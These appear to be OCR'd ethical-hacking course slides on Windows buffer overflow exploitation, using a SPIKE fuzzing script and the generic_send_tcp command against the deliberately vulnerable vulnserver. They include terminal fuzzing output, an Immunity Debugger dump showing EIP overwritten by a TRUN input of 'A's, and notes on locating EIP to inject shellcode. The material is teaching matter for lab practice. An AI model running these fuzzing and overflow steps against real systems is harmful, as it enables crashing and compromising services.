


generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help
stats.spk (~) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open
Save
Undo
stats.spk
Plain Text
Tab Width: 4
Ln 3, Col 24
INS

```
EXIT
EXIT
GOODBYE
┌─[root@parrot]─[~]
└──╼ #pluma stats.spk
┌─[root@parrot]─[~]
└──╼ #generic_send_tcp 10.10.1.11 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 45
Fuzzing Variable 0:9
```

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Windows Buffer Overflow Exploitation (Cont'd)


Immunity Debugger - vulnserver.exe - [CPU - thread 00002C7C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Registers (FPU)
Address Hex dump ASCII
Paused

```
EAX 00ACF1EC ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00D8D7A8
EDX 001FA01E
EBX 00001650
ESP 00ACF9CC ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 222000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
[05:49:48] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```


EAX, ESP, EBP, EIP registers are overwritten with ASCII value "A"

Immunity Debugger showing vulnerable server paused due to access violation


Windows Buffer Overflow Exploitation (Cont'd)

Perform Fuzzing

- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP** register, which further helps in injecting malicious shellcode

